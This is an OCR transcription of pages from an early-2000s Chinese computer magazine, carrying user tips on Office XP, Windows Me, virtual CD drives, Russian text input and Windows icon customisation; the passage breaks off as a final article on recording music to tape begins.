


图2

精彩Office XP之输入法方案篇

□ 江苏 太子

汉字输入，在中国的电脑使用过程中，走过了一条曲折的道路。从开始的拼音输入法到现在的五笔字型输入法，无不包含了中国IT人的心血，主要原因在于中国的文字是方块字，难写，难辨别。在Office XP中，微软为我们提供了全新输入方案，让你感到汉字输入不再困难。

●全新的拼音输入法3.0

微软的拼音输入法一般都捆绑在它的相应产品中进行销售，在过去的微软产品中，它的拼音输入法好像没有多少人问津，只是一个摆设罢了。今天，微软将拼音输入法提升到了3.0。

在拼音输入法3.0中，它提供了全新的文字服务语言栏（如图1），通过这个语言栏，可以对输入法进行各种设置。另外，语言栏可以记住你在各个程序中使用的不同输入法设置——只要使用一次，下次再使用时，就会自动出现你喜欢的输入法设置，做到不同的程序软件出现各自不同的输入法设置。同时拼音输入法3.0也提供了中英文自动识别功能，这个功能基本上可以识别大多数的中英文混合输入。当然在某些情况下，这个功能的表现并不太好，比如输入电子邮件地址和网址等的时候。不过你要是输入Office XP之类的单词，它的识别率绝对是一流的。


图1


图2




图3

最让我感到震撼的要数拼音输入法3.0中的“输入板”（如图2），它实际上就是一个活脱脱的《新华字典》。当我们在输入拼音而不知此字怎么读时，就可以打开“输入板”，选择第二个窗卡“GB2312”，然后按照我们查《新华字典》中的部首查字法一样进行查字，很过瘾的。

●手写识别功能

如果在安装Office XP时，你选择的是完全安装模式，手写识别功能将自动安装，否则只能采取自定义安装的方式重新安装手写识别功能。安装完成后，Windows的输入法图标会变成一个“语言栏”，单击“语言栏”中的“Handwriting”，将出现一个下拉菜单，其中有三个选项：“Boxed Input”、“Write Anywhere”和“Drawing Pad”，它们都与手写识别功能相关（如图3），下面我们一个一个来看。

1.点击第一个手写板选项（Boxed Input），打开手写板窗口（如图4），左边是输入窗口，可以用手写输入板或鼠标在这里书写，书写的内容会马上显示在屏幕上；右边是按钮区。为了避免常见的连笔导致难以识别的问题，这个功能提供了两个输入框，让你在一个框中只写一个汉字，从而有效地回避了连笔问题。

第一行按钮的作用分别为：点击第一个按钮的话，输入框内手写的内容将原模原样以手写体的形式插入文档中；点击第二个按钮则识别系统将以最相似的原则把输入的内容转化为相应的文字，并以文档中当前字体的大小放置在输入点；点击第三个按钮会切换到“绘图板”窗口。





图4


图5


图6


图7

最下面的第一个按钮是“马上识别”按钮；第二个按钮可以切换到“Write Anywhere”窗口。

右边一竖排按钮的作用分别为：纠正输入、清除输入内容和折叠按钮区域。

2.点击第二个选项“Write Anywhere”，这时的“手写板”输入区域可以是文档操作窗口中的任何地方，其按钮面板的功能完全与Boxed Input一样（如图5），我们使用过程中发现，在屏幕上任意位置的书写，随写随识别这一功能的识别率明显低于框式输入。

3.选择第三个选项打开“绘图板”（Drawing Pad），如图6所示。左边为绘图区，右边为按钮区。将插入点（鼠标指针）移动到绘图区，直到鼠标指针变成“笔”形，这时就可以进行绘制了。通过右边的按钮可以修改图形。

点击第一个按钮进入手写板窗口；第二个按钮清除绘制的图形；第

三个按钮删除最后笔画；第四个按钮将绘制内容复制到剪贴板；最后一个按钮表示将图形插入到文档的当前位置。

对于已经插入到文档的图形，如果要修改的话，双击该图形打开“绘图板”即可修改。

●语音识别功能

十个手指在键盘上不停地飞舞，时间长了，会变得有点累，来一段语音输入是不是别有风情？如果你的爱机安装有耳麦（耳机式麦克风），并满足相应的硬件条件，你就可以使用微软拼音内置的语音识别和命令工具，通过阅读输入文档，或用声音操作菜单等。

在首次使用语音识别时，可以执行菜单“工具/语音”命令进行安装，在安装的过程中，系统会提示进行麦克风设置，并需要花费几分钟时间训练计算机识别声音的能力，以增加语音识别的准确性，接着你就可以在任何Office程序中的“工具”菜单上使用语音识别功能了。

1.用声音来输入汉字：在“语言栏”选中“麦克风”图标，单击打开麦克风，如果要将所讲的词汇转换成文本，可以在“语言栏”上单击“听写”模式（如图7），下面就可以对着话筒讲话，进行语音输入了。当你说话的时候，屏幕上出现一个蓝色的进程条，说明计算机正在处理你的声音，识别完毕，文本就会显示在屏幕上。需要注意的是，在进行语音识别时，千万不要对计算机进行其他任何操作，因为这会影响语音识别，严重时会中断语音识别，系统也就无法处理你说的话了。

2.用声音来操作电脑：Office XP除了提供语音识别功能，还提供了声音命令模式（用声音操纵计算机），在“语言栏”上单击“声音命令”按钮，就可以对着你的计算机发号施令了。比方说吧，如果要更改字体格式，可以说“字体、行楷、四号”，这就与你用鼠标单击[格式]→[字体]，并选择字体、字号的效果一样，但现在只要动动嘴就可以完成以上操作了！CF

精彩Office XP之搜索方案篇

□江苏 太子


在网络时代里，大家对于搜索这个词一定不会觉得陌生。因为在浩瀚的网际中，我们为了查找资料，不可能一个文件一个文件去过堂，而大量资料的来源，大部分都是通过IE中的搜索功能来实现的。随着网络的生活化，搜索资料与信息已成为我们生活中不可缺少的一大组成部分。如今在Office XP组件中，对以往的搜索进行了强力的整合和改进，使搜索功能大大增强。现在的Office XP的搜索功能，可以对Office XP各种文档的内容进行搜索，可以同时搜索本地计算机、网络计算机以及Outlook中的邮件内容，当然，经过Office XP搜索的结果将显示在当前Office程序中，并不需要用户进行软件间的切换就可以找到所需的文件。好了，还是让我们来看一看Office XP中为大家准备的搜索方案吧！

●打开搜索窗口

单击“任务窗格”右边的“其他任务窗格”，从中选择“搜索”（如图1）。打开后，就可以开始“搜索”任务了（如图2）。

在搜索的任务窗口中，有三种搜索形式，窗口上边是基本搜索（默认搜索），在窗口下面有另外两种搜索形式，分别是“高级搜索”与“在此文档中查找”。其中，“在此文档中查找”与以前版本中的“查找”命令的功能是一样的。下面我们详细分析一下“基本搜索”与“高级搜索”的窗口结构与使用。


图1


图2

●基本搜索

1.搜索文本

如图3，在“搜索文本”框中，输入一个或多个词。不管这些词出现在文件的正文、关键词或其他文件属性中，基本搜索都将返回包含这些词的文件。在“搜索文本”框中输入更多的词汇，可以使搜索更加明确，并减少找到的文档数量。注意在“搜索文本”框中可以使用通配符“*”与“？”，前者代表一个或多个字符的任意组合，而后者代表任意一个字符。另外，如果搜索Microsoft Outlook邮箱，可在搜索文本中使用自然语言。在自然语言搜索中，使用会话短语来表达搜索，例如“Find all messages sent yesterday”。可以使用自然语言搜索来查找电子邮件、日历项、联系人、任务、日记条目和便笺。但让人感到遗憾的是，自然语言搜索只能在Microsoft Office XP英文版中才能使用，中文版中则不行。

2.其他搜索选项

在搜索之前，我们必须在“搜索范围”域中指定至少一处要搜索的位置（如图4）。如果您准确地知道要搜索的文件夹，可直接键入该文件夹。若要跨越多个文件夹或网上邻居进行搜索，请使用“搜索范围”列表来指定搜索范围。一般情况下，在搜索前还要指定要查找的文档类型，在“搜索文件类型”域中（如图5），可指定要查找的文件类型。您无法往该域中直接输入文件类型，可使用“搜索文件类型”列表来指定。

精彩Office XP之剪贴板方案篇

□江苏　太子



图3




图4



图5

●高级搜索

单击“基本搜索”窗口下面的“高级搜索”，就进入了“高级搜索”的窗口（如图6）。在搜索之前，首先要选择搜索的“属性”，下面的条件是在高级搜索中对文件属性值设置的限制，以便其更加明确地进行搜索。每一种属性类型都有与之相关的一组条件，例如，完成日期属性，高级搜索将自动显示这些条件，以便从中选择一个条件来配置搜索，输入“值”，也就是搜索的关键词。下面的“其他搜索选项”与“基本搜索”是一样的，就不重复了。单击“搜索”看一看，是不是很棒哟（如图7）！



图6



图7

特别提醒：索引服务提供的搜索功能比普通搜索更为强大（除了能对文档的内容进行搜索，还可以搜索文档的特征和参数，例如作者的姓名），但对内存资源的消耗也是不可小觑的。CF

“剪贴板”的出现，让许多在DOS下无法完成或很难完成的操作变得很简单、很方便。为了满足人们工作生活中的需要，一些软件工程师还专门制作了一些“剪贴板”工具，其目的在于增加粘贴的项目。当微软老兄看到“剪贴板”的弊端时，立即加以研制，在Office 2000中让“剪贴板”有了一次质的飞跃，粘贴项目从1项增加到12项。而现在的XP，又将支持存放的内容数目由原来的12个增加到了24个。

当我们拷贝到剪贴板上不止一个内容后，剪贴板的窗口将自动显示出来，供选择取用（或连按两次“Ctrl+C也可立刻打开剪贴板）。要粘贴任何内容，只要点击对应项目上右侧的三角形符号，然后选择“粘贴”即可（如图1）。

任何Office组件或者文档的内容如今都可以拷贝到剪贴板上，并应用到任何一个组件中。非Office组件程序也可以使用增强的剪贴板（如图2）。我想你看到这个增强的剪贴板时，对你那一直恋恋不舍的Clipmate之类的剪贴板工具，现在可以为之写“修书”了。

在以往的粘贴实战过程中，不知大家有没有这样的感觉，在两种样式不同的文字之间进行拷贝是一件比较头痛的事儿，主要原因在于，将它们放在一起，它们将各自保留自己的样式。这样“个性”是有了，但整体效果却显得格格不入，只好一个一个进行手工修改。随着XP的到来，这个问题已经变得非常简单了。当我们在贴入文字后，在文字的下方，会出现一个公文包的小按钮。点击它，出现四个选项（如图3）：第一个是“保留源格式”，就是保持“英雄本色”；第二个是“匹配目标格式”，即将文字设置为所在段落的格式或者样式（一般情况下选择这一项）；第三个是“仅留文本”；第四个是“应用样式或格式”，也就是可以自己自由设置。在任务栏窗口中，如今也可以直观地显示各种样式或者格式，可以随时调用，使用更加体贴和方便。

最后我还要说明一点的是，事物总是相克的，有好的，就有不好的一面，“剪贴板”装载的内容是增加了，是件大好事，但我们要清楚，剪贴板也是内存资源的消耗大户，所以建议大家不要把一些大文件（如图片之类）长时间放在“剪贴板”上，以免出现计算机运行变慢的现象。还要注意养成及时清空剪贴板中内容的好习惯哟（单击“剪贴板”中的“全部清空”即可）。CF



图1




图2




图3

精彩 Office XP 之 Excel2002中可刷新的Web查询

□北京　张达

我们知道网络上存放着海量的数据，借助Web查询，连最初级的用户也可以检索Web页上的数据，如单个表格、多个表格或全部文本，然后导入Excel中对这些数据进行查看分析。

使用方法非常简单，启动“新建Web查询”，输入或从菜单中选择所需数据的网址，转入该网页。在网页中我们将发现一个个用“黄框黑箭头”指引的对象，选择（单选或多选）需要导入的对象，单击箭头，将其变成“选定”状态。然后点击“导入”，将选中部分的内容导入Excel表格中，您便可以用最拿手的数学工具对其进行分析了。

在使用过程中还有一些实用的小技巧及应注意的地方：

1.通过“外部数据”工具栏可对Web查询进行进一步的设置。比如，通过设定较短的刷新时间，可使Excel表中的数据与网上信息同步，以尽快获得最新数据信息。

2.如果您希望将整个网页的内容都导入表格之中，不必将每个箭头选定，相反，一个也不要选，只单击“导入”即可。

3 对于常用的Web查询，可将其作为数据源在硬盘上备份。方法是：在新建Web查询窗口中点击“保存查询”选项，再次使用时可利用“数据”菜单栏下的“导入数据…”将其导入。

4.Web查询只能将网页上的文字、数据或表格导入，对于图形和动画是无能为力的。

5.有时，由于网络及计算机的配置等问题，“导入”的过程可能会持续很久，大家要耐心等待。

其实，自动刷新的Web查询功能有很多的应用，比如利用它可以从公共Web页上检索和更新股票报价（如图所示），或者从公司的Web页上检索和更新销售信息表格等等。CF




精彩 Office XP 之 同时选定不相邻的内容不是梦

□北京　杜洁

Microsoft Word 2002使得同时选择不相邻的内容成为现实，你可以同时选定单元格、表格、图及文本，这将有助于你在多个项目上进行相同的操作，诸如拷贝、删除、剪切和改变格式等。

如果要选定的内容都是文本，选好第一个内容后，按下Ctrl键不放，再选另一个内容，如图所示。如果要选定的内容有图也有文本，那么在选图时，按下Ctrl键，像选择文本那样用鼠标拖动来选定。如果你想从已选定的范围里删除一个内容，同时并不取消你以前所做的选定，需要在继续按下Ctrl键的同时，再次点击这个内容即可。CF



在Outlook中为不同性质的约会或会议设置不同种类的颜色，是那些公务缠身的经理或者网上小虫们梦寐以求的功能，在Outlook 2002中您可以轻易做到。

在新建约会或会议的窗体中，通过“标签”下拉选项，可以方便地使用10种预定义的颜色为单个约会或定期约会设置颜色（如图）。每种颜色都代表一种特定的意义，比如绿色代表个人，灰色代表假期，紫色代表生日等。

其实，这些标签及颜色是在“日历”的“天/周/月”视图中进行设置的。现在工具栏上多了一个“日历配色”按钮，通过其中的选项可以手动或自动为单个或定期的约会配色。特别指出的是，这里自动配色的含义是：您可以使用某些规则对满足一定条件的项目自动配色。这些项目包括：主题中包含某个特定的词等等，当然这些词必须是用户自己预先设定好的。

精彩 Office XP 之 在Outlook中为你的约会设置颜色

□北京　张达

关于配色还需要注意几点：

1.手动和自动配色的优先级是不同的，手动配色总是优先于自动配色。也就是说，如果已为项目应用了手动配色，该项目将不再应用自动配色。

2.自动配色只服务于设置它的用户。也就是说：如果您打开了其他人的日历，将仅看到手动分配的颜色，而看不到自动分配的颜色。

3.您可以通过“日历配色”中的“编辑标签”选项对您的标签进行个性化的设置，更改这些标签名称以使其符合您的风格和习惯。例如，可将绿颜色的标签从“个人”改为“休息”。

赶快打开Outlook为您的约会设置不同的颜色吧！CF



Windows Me 高级技巧

□江苏 王志军

虽然很多朋友每天都在使用Windows Me，但你是否真正用透了它呢？相信下面的技巧一定对你有所启发。

1.升级系统文件

Windows Update可将计算机上的系统文件更新为最新版本。Windows Update是Windows Me的联机扩展，有助于计算机更快、更好地工作，它提供了一个查找产品增强组件以及用于特定计算机的专门文件的中心场所，产品增强组件包括服务包、系统文件、设备驱动程序等。Windows Update会指明计算机上是否已安装了某个更新程序和大致的下载时间（已安装的更新程序不会显示下载时间），你可以选择一项或多项更新程序进行安装，它能扫描系统并生成可更新项目的列表，然后安装待更新项目的文件。

如果要打开Windows Update，请从“开始”菜单中运行“Windows Update”，也可以登录Windows Update Web站点启动Windows Update，当提示安装所需软件或控件时请选择“是”。如果决定卸载新版本，且无法重新建立Internet连接，请使用“更新向导卸载”恢复到较早的版本。

2.使用“自动跳过驱动程序”

“自动跳过驱动程序”简称ASD，它可以识别导致Windows Me停止响应前启动的故障，并标记这些故障以便在随后的启动中忽略这些故障，使您能够启动计算机。

3.修复毁坏的桌面图标

如果有一天您的桌面图标遭到毁坏，通过从Windows目录中删除ShelliconCache文件，也许能解决这一问题。方法是：打开“控制面板”中的“文件夹选项”。如果看不到“文件夹选项”图标，请单击“查看所有控制面板选项”，单击“查看”选项卡，然后单击“显示隐藏的文件和文件夹”。

单击“开始”，指向“程序”，指向“附件”，然后单击“MS-DOS提示符”，键入以下命令：

```
del shelliconcache
exit
```

最后重新启动计算机即可。

4.使用“Dr.Watson”诊断系统错误

“Dr.Watson”是当系统发生错误时拍下系统快照的诊断工具，它会自动记录软件错误，识别发生错误，并可提供错误原因的详细说明。“Dr.Watson”通常可以找出问题，并提出建议性的操作过程。与Microsoft技术支持联系请求援助时，“Dr.Watson”是评估问题的一个有用工具。

5.认识“系统文件保护”

“系统文件保护”功能简称SFP，它可以确保重要的系统运行文件不被旧版本或不被Microsoft允许的文件所取代。也就是说，即使是由Microsoft开发的应用程序，也不能用旧版本的文件取代“保护”文件，同时也说明第三方产品只有在具有由Microsoft签发的证明是较新的文件的编目时，才能替换系统文件。CF

电话线联FIFA2001

□天津 杨洋

本人是个FIFA迷，经常和别人联机对战，所以在茶余饭后，用家里电话线和好友对战。

首先，两个人约定好时间，约定好游戏速度和队伍。商量好谁给谁拨号，然后，双方就可以进入游戏了（用外“猫”的朋友可要打开“猫”哟）。

在游戏主界面选择Game Modes，然后在下一界面选择Multiplayer（如图1），就开始了正式的联机。先填入你的机名，随便填什么都可以，选择“Modem”联机方式。

下面的步骤分两种情况：如果是别人向你拨号，你就只需在你和别人约定好的时间段内点Wait For Call，意思是等待别人的拔入，过一会儿你会听到电话铃声，等电话响两声后提起电话，会发现这时Modem已开始工作，然后就没有你的事了。这时都是由拨号的人控制，只要记得选队时要按左右方向键选队就可以了。

如果是你给别人拨号，那么首先要在A处填入你的对手的电话号码Number和Name（如图2）。当然也可以把你现在输入的号码保存起来，点Save Directory。接着选定你要拨的号，使它反色，点Dial开始拨号。之后，就像自己玩时一样，选友谊比赛或联赛都可以。

足不出户地进行精彩的FIFA2001对战吧！CF



图1




图2

网页制作莲花宝典之

网页构建篇

□江苏　子竹









为了助你建设好网站，这里有一些网站构建的思想和让你事半功倍的小技巧，继续为您奉上——

1.如果你想成为一个网站设计者，并正想建一个网站的话，首先应该考虑网站的内容，包括网站功能和你的用户需要什么。以后你的整个设计都应该围绕这些方面来进行。

2.听说过3次点击规则吗？对于小型网站，在你的主页上，最好不要有任何一条信息需要点击次数超过3次的。对于大型网站，可以使用导航和工具条来改善操作。

3.如果不懂HTML语言，你可以购买一个有版权的所见即所得的网页设计工具，如Dreamweaver或FrontPage，用它们可以创建一个看起来很合理的网站。但是，在设计时，这些软件包虽然不需要HTML，但却会使网站速度下降。为了成功地设计网站，你最好能了解HTML。

4.用HTML设计网站，可以控制设计的整个过程。但是，如果你仅仅是网站设计的新手，你应该寻找一个允许修改HTML的软件包，HomeSite4就是一个很好的Web设计工具。在设计过程中，HomeSite4能帮助你学习HTML，它还允许你切换到所见即所得的模式，以便你在把网站发送到Web之前，预览你的网站。

5.寻找一个好的网页服务器。排列出你打算使用的ISP或者服务器，确定它们是否符合你需要的所有功能，例如ASP、CGI、PHP……并且浏览一下同一台服务器上的其他网站，检查连线和回应的速度是否在合理范围之内。

6.不要先决定网页的外观，然后强迫自已去适应它，应该从你的访客对象、你要传达的信息以及你的建网目标设计出一个最适合的网页架构。

7.决定哪些人是你的网站访问者，这样可以帮助你决定要不要使用DHTML或Flash等。是否需要去迎合那些使用旧版浏览器和机器速度慢的人？如果是这样的话，你最好准备制作两套网站，其中一个必须比另一个网站更快才行。

8.写下与建立网站有关的所有工作，这样一来你才知道需要花多少时间来做这件事。给你自己一个星期来建立这张清单，你需要时间去回想起所有需要做的事情。

9.记得预留足够的时间，以便从各种不同的来源收集图片，这也包括招揽网站广告之类的活。你也需要时间来扫描图片并且将它们进行最佳化处理。

10.替你网站中的每个区域建立模板。当你需要维护整体性样式的时候，模板可以帮忙建立不同类型和资料量多的页面，而你也必须留意是否和基本的样式规则相符合。

11.如果你的思想被卡住了，就在互联网上转转吧！看看其他人是怎么做的，看看哪些技巧很不错，把它们套用到你的设计之中。

12.让整个网站中的导航条都保持相同，浏览者才会熟悉你的导航系统，并喜欢在网站中游走。另外请确定你的导航条是非常简单易懂的。

13.不要在你的网站中使用GIF图形只是为了显示文字。GIF图形文字没有办法利用关键字搜寻，而且下载的时间也比一般文字要长。使用多个标注的组合来制作你想要的文字样式。如果真的没办法的话，使用CSS样式表吧！虽然那只有较新的浏览器才看得到。CF

用好你的虚拟光驱

□天津　丁骁

朋友们在使用虚拟光驱的时候，可能会出现一系列问题。下面就我自己的经验和大家好好谈一谈，希望能让你用好你的虚拟光驱。

1.虚拟更多的光驱

虚拟光驱 V.51 个人版，最多只能虚拟 3 台光驱，怎样才能得到更多呢？

改注册表，将[HKEY_LOCAL_MACHINE\Software\FarStone\VirtualDrive\0100]的VCDLimit键的值改为物理光驱与虚拟光驱总数，将[HKEY_LOCAL_MACHINE\Software\Farstone\Virtual Drive\0100\Settings]中的UserVdrvT1键的值与[HKEY_LOCAL_MACHINE\Software\Farstone\Virtual Drive\0100\Vdrvs]中的 VirtualCdromT1 键的值设为你要虚拟的光驱数目，这两个值一定要一致哟！

2.卸载后虚拟光驱再现

虚拟 1 个光驱后，备份注册表，几天后，卸载虚拟光驱。又过一段时间后，由于注册表操作有误，在 DOS 下恢复原来备份的注册表，发现“我的电脑”中有一个多余的光驱，而这个光驱就是你原来所虚拟的那个光驱。

遇到这种情况，我们可以进入注册表，将[HKEY_LOCAL_MACHINE\Software\Farstone\VirtualDrive\0100]中的VCDLimit键的值改为1;[HKEY_LOCAL_MACHINE\Software\Farstone\VirtualDrive\0100\Settings]中的 User VdrvT1键的值改为0;[HKEY_LOCAL_MACHINE\Software\Farstone\VirtualDrive\0100\Vdrvs]中的VirtualCdromT1键的值改为 0，重启机器。

3.光驱盘符随心所欲

因为某些光盘版游戏只认第一个光驱，导致你将该游戏从物理光驱中装入后，再使用虚拟光驱，导致系统提示你插入碟片，十分不爽。某些游戏可以通过修改注册表来解决这个麻烦，例如FIFA2000。进入注册表[HKEY_LOCAL_MACHINE\Software\EA sports\FIFA2000]中的 CD Drive 的键，将 CD Drive 改为你所虚拟的那个光驱。然后加载一遍虚拟光驱，退出后再双击 FIFA2000 的快捷方式即可。

轻松应对俄文输入和编辑

□新疆　刘彦超

笔者长期从事基层涉外工作，需要处理一些俄语文件，现将俄文输入和编辑的一些心得写出来，与大家共享。俄文输入和编辑大致有三种方法：

1.利用俄文版的操作系统和Office办公软件

这是处理纯俄文文件的最好办法，俄文版的Office97提供了许多模板，而且还具有语法检查的功能，在工作的同时还有助于我们学习俄语。如果有空闲的计算机或者工作需要，安装俄文版的操作系统和办公软件是十分可取的，你可以设置各种各样的俄文字体，上网下载俄文资料时用起来也十分顺手。

不过俄文版的操作系统在我国市场很难找到，且有一个很大的缺点，即不能和中文兼容。比如用俄文的 Win98 时，没有办法安装汉语输入法，即使用外挂的中文之星，使用起来也很不稳定，和其他中文软件也不能很好地配合使用。所以这种方法不适合于既要处理俄文，同时又要处理中文的用户。

2.利用 Windows 的多语言支持功能

Windows 95以上版本都有多语言支持这一项，可以双击控制面板里的“添加/删除程序”图标，选中其中的“Windows 安装”选项，安装“多语言支持”，然后在控制面板里的“输入法”选项里添加俄文输入法。安装了俄文输入法，就可以进行俄文输入和编辑（俄文输入法可在Word、Windows 9x自带的写字板上使用，与WPS2000不兼容），可以方便地进行俄、汉文字处理。

这种办法的缺点是有些字体无法显示，不过一些基本字体都可以显示和打印出来。由于俄文有33个字母，所以俄文键盘和英文键盘的布局很不一样，需要经常使用才能达到一定的速度。

3.利用汉语输入法的软键盘输入俄文字母

如果你没有安装俄语输入法，需要输入的俄文资料也不多，可以采用这种方法。需要输入俄文时，右击汉语输入法的软键盘，在弹出的菜单中选择“俄文字母”，这种输入方法的键盘布局和正规的俄文输入法的键盘布局不同，它是从字母键“q”开始，按字母顺序排列的。

这种方法的缺点是：由于每个字母都是全角的，所以字母之间的间距较大。可以根据需要适当缩小其间距。但如果间距缩得太小，在排不满一行时，一些字母就自动退到下一行。笔者曾用这种方法编过一本俄汉对话手册，效果尚可。

□安徽 周军

Windows中图标的设置技巧

进入Windows时代后，图标成了每个文件必备的属性之一。在Windows中，会自动地为各种文件配上恰当的图标，但这并不能满足使用者的需要，自己设置图标当然是追求个性的人的首选。下面介绍一些本人积累的图标设置技巧。

●获取图标

Windows中图标多存于EXE和DLL文件里。打开任一快捷方式的属性，依次点击[更改图标]、[浏览]，再选择存有图标的文件，即可见到各种色彩缤纷的图标。那怎么知道哪些文件存有图标呢？对EXE文件，只要见图标不是标准的窗口模样，便说明它至少有一个自带图标（大多数不止一个）。而对于DLL文件，也有个简单的方法：打开注册表编辑器（Regedit.exe），找到HKEY_CLASSES_ROOT\dllfile\DefaultIcon主键，双击右侧默认字串值，在弹出的窗口中将原值改为“%1”（如图1）。关闭编辑器再浏览时你会发现，许多DLL文件有了不同于其他DLL文件的外貌，打开它们便可找到图标。依照此法，还可编辑一些其他类型文件。据我所知，像CPL或OCX等类型文件都能用这个办法。有的系统中的OCX文件类型没有注册，你可用注册表编辑器，在HKEY_CLASSES_ROOT下先创建主键.ocx，将它默认值设为OcxFile，再创建主键OcxFile及其下一级主键DefaultIcon，并将DefaultIcon默认字串值设为%1（注：有时需重启系统才能看到图标的变化）。经过几下修改，你会发现，原来Win98中的图标资源是极其丰富的。




图1




图2



图3

有没有见过这样的开始菜单（如图2）？它是通过修改注册表实现的，先找到主键HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Icons，然后在其中新建七个字符串值，键名分别是19、20、21、22、23、24、27，它们对应着开始菜单中从上到下的七个图标，所以你可用其键值指定新图标所在的位置，如C:\win98\icon\19.ico（也可用位图代替）。

在使用图标时可能会遇到这样的问题：制作程序用了一些系统目录下文件里的图标，但拿到别人的机器上，因为Windows目录名不同，造成精心选择的图标无法显现（很没面子）。其实你只需在选择图标时，把文件名一栏中的Windows目录名手工替换成%WinDir%即可，如：C:\Win98\Moricons.dll可改为%WinDir%\Moricons.dll（如图3），这样你就能放心地使用别人Windows系统中的图标了。

Windir是一个图形界面下的环境变量，所有Win9X以上版本的Windows系统默认都能识别它，包括NT和2000（你可在DOS窗口下输入SET命令查询环境变量的设置）。但在纯DOS环境下，一般则由winbootdir代表Windows目录。

●自制图标

自己制作图标，也是十分简单的事情。有很多可提取文件图标的工具软件，如著名的汉化工具eXeScope、图标浏览器IconExplorer等。当然若你不喜欢别人的东西，还可以自己做。专用于制作图标的软件虽也不少，但我们已知道Win98有个新特性，就是能直接用BMP图片作图标，并且所用的位图尺寸及色彩都不受限制，这使得任意一个图像处理软件都可以用来制作图标（包括Windows画笔）。选择一幅欲作图标的图片，用图像处理软件存为BMP格式，这样的图片便已能用了。不过为防止变形，最好把它裁剪成正方形，大小定为64×64足矣，大了浪费空间，小了在大图标显示时影响视觉效果。在浏览选择图标时，应将[文件夹类型]下拉框选为所有文件(*.*)，这样才会看到要使用的位图。当然为了方便，你还可把处理好的图片扩展名直接改成.ICO（不必理会系统的警告）。其实不管你改成什么扩展名（如改成.123），都不影响把它用作图标，这对那些想隐藏自己成果的朋友，也许会大有好处。

为使位图图标显示出好的效果，尤其是用真彩位图作图标后，一定记着将屏幕颜色深度设成16位色以上，并且要把显示属性[效果]栏中[使用各种颜色显示图标]复选框选中，否则你看到的将是花脸。

●让图标透明

直接用位图作图标使用，给用户带来极大的方便。但不知大家注意没有，此法做出的图标总是方方正正、主角不突出且常有与周围背景不和谐的感觉。故许多人在试用几次位图作图标之后，往往因效果不佳而放弃，重新又用起了传统图标。其实二者的区别只在于：传统图标无背景

（或称为背景透明），主角与周围环境融为一体；而位图图标则没有那种透明效果（如图4）。


偶然的机会，我发现了一种使位图图标变透明的办法：先用任一款图像处理软件，将位图除主角外的内容填充成单一颜色（最好用白色），然后用256色格式存盘。因为图标较小，256色与真彩色看起来几乎没什么差别。这时你用此位图作图标，系统便会自动将单一颜色按透明效果处理了（如图5）。



图4



图5


图6

●修改快捷图标

快捷方式的图标都在右下角有个小箭头，想去掉它很简单，请打开注册表，分别删除HKEY_CLASSES_ROOT下lnkfile和piffile两主键中的IsShortcut串值即可。当然要想去得彻底，还是用搜索方式找出并删除全部IsShortcut串值为好，不过日后反悔再想恢复可就难了，请三思而行！

想替换小箭头，先制作一幅256色64×64的位图，图片为白色背景，替代小箭头的图像放在图片一角，请自行掌握好图像与背景的比例，最好不要大于1:9。做完存盘后，在注册表中找到主键：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Icons，在其中新建一个字符串值，键名是29，键值为这幅图片的全路径文件名。经过这番修改，再看快捷方式的图标，全部大变样了（如图6）！

●更新图标显示

在修改过一些系统图标后，有时会看不到变化，甚至重新启动后仍是如此。原来这是图标缓存ShelliconCache在作怪，删除它便可更新图标。但系统是在退出前才将内存中的图标写入硬盘，所以在图形界面下删除是无效的。可重新启动并进入纯DOS环境，转入Windows目录，先后输入并执行attrib shelli~1 -h 和del shelli~1两命令，再次重新启动便能看到图标更新效果了。CF

轻松转录电脑音乐到磁带

□山西 王晨

现在的音乐媒体越来越先进，使用也越来越方便，CD和MP3满天飞。可是像我一样没有CD或者MP3随身听的朋友，是否一直苦于听张CD还得开电脑？想不想把好听的歌转录到磁带上，拿个普通随身听也潇洒一回呢？跟我来。

